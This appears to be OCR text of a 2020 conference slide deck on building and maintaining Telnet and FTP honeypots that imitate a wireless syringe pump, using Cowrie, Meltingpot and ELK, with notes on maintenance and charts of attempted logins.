FORTINET

Building and maintaining a honeypot for medical devices

Axelle Apvrille, Fortinet

BotConf, December 2020

© Copyright Fortinet Inc. All rights reserved.

DEFEND HEALTHCARE AGAINST CYBERCRIMINALS

Medfusion 4000 Wireless Syringe

Image from Smiths Medical product catalog

- Attackers may **exploit known vulnerabilites** CVE-2017-12726, ICSMA-17-250-02A
- The device is **not obsolete** (still sold)
- **Technical information to mimick** the pump: https://github.com/sgayou/-medfusion-4000-research

Wait! What's a connected/wireless syringe?

Fluid

- Antibiotics, blood, lipids, therapeutic fluid
- Delivered to the patient

Wireless syringe

- Dose Error Reduction System
- Detect occlusion
- Faster/easier than manual for medical staff!

Server

- Drug library
- Connection to EHR*
- Geolocation*

* depends on systems

Example

This image is not from Medfusion 4000 but another wireless infusion pump

Propofol is used for **anesthesia**

- Delivery mode: by dose, by volume...
- Type of syringe
- Concentration
- Limits
- Loading dose
- **V**olume **T**o **B**e **I**nfused
- **K**eep **V**ein **O**pen

Goal: Honeypot for medical devices

We are not interested in *generic IoT attacks*
We need:


1. A **Telnet** honeypot
2. A **FTP** honeypot
3. We do not need *SSH* honeypot (no SSH on Medfusion)

Selecting a honeypot for Telnet

Name	Status
Honeyd	A reference! But 11 years ago!
Honeything, IoTPot, Kako, Kippo, MTPot, Nepenthes, ThingPot...	Inactive
Honware, IoTCandyJar, Siphon	Code not available
Python Telnet IoT honeypot	Active
T-Pot	Active
SELECTED: Cowrie - `https://github.com/cowrie/cowrie`	Active

Complete list:
https://github.com/cryptax/techweb/blob/master/honeypots.md

Cowrie Telnet honeypot demo



Demo

Customizing your Cowrie honeypot - Demo

"Customizing your Cowrie honeypot"
https://cryptax.medium.com

Pickle filesystem

- Files shown in tree
- Create / manipulate with `createfs` and `fsctl`
- Virtual. Takes very little disk space.

Config file

- `./etc/cowrie.cfg`
- Directories, banners, prompts... e.g uname


Honeyfs

- Files will be **accessible**
- Disk space

Login

- UserDB: `./etc/userdb.txt`
- + customize `./honeyfs/etc/passwd` and `shadow`!

Selecting a FTP honeypot




https://github.com/cryptax/meltingpot

Meltingpot FTP - Demo

https://github.com/cryptax/meltingpot


- Supports passive mode
- Get/put files in working dir
- Logs all commands to a JSON file → ELK
- Runs in a Docker container

ELK, the lightweight solution ;-)




ElasticSearch **L**ogstash **K**ibana


It's worth it (?), but complex!



Now, you can boast with nice graphs!



Now, you can boast with nice graphs!




Maintenance 8 months later

- Disk size: approx **70 GB for ElasticSearch**

```
axelle@instance-42:~/cowrie/var/lib/cowrie/tty$ curl -s XGET "http://localhost:9200/_cat/shards?v" | grep gb
honeypot-logstash-2020.09.30-000007 0     p      STARTED    96018369  48.3gb 127.0.0.1 instance-42
honeypot-logstash-2020.10.30-000008 0     p      STARTED    19870973  15.7gb 127.0.0.1 instance-42
honeypot-logstash-2020.08.31-000006 0     p      STARTED    15354507   7.5gb 127.0.0.1 instance-42
```


- Not once did **ELK upgrade smoothly**!!! :(Solution: fix and/or restart services
- **Meltingpot**: sometimes **no longer responding**? Solution: restart Docker container
- **Cowrie**: a few **truncated malware** not logged (fixed)

Telnet Login attempts per day




Typical Telnet passwords

Attempted Telnet password over 90 days




Successful Telnet passwords over 30 days



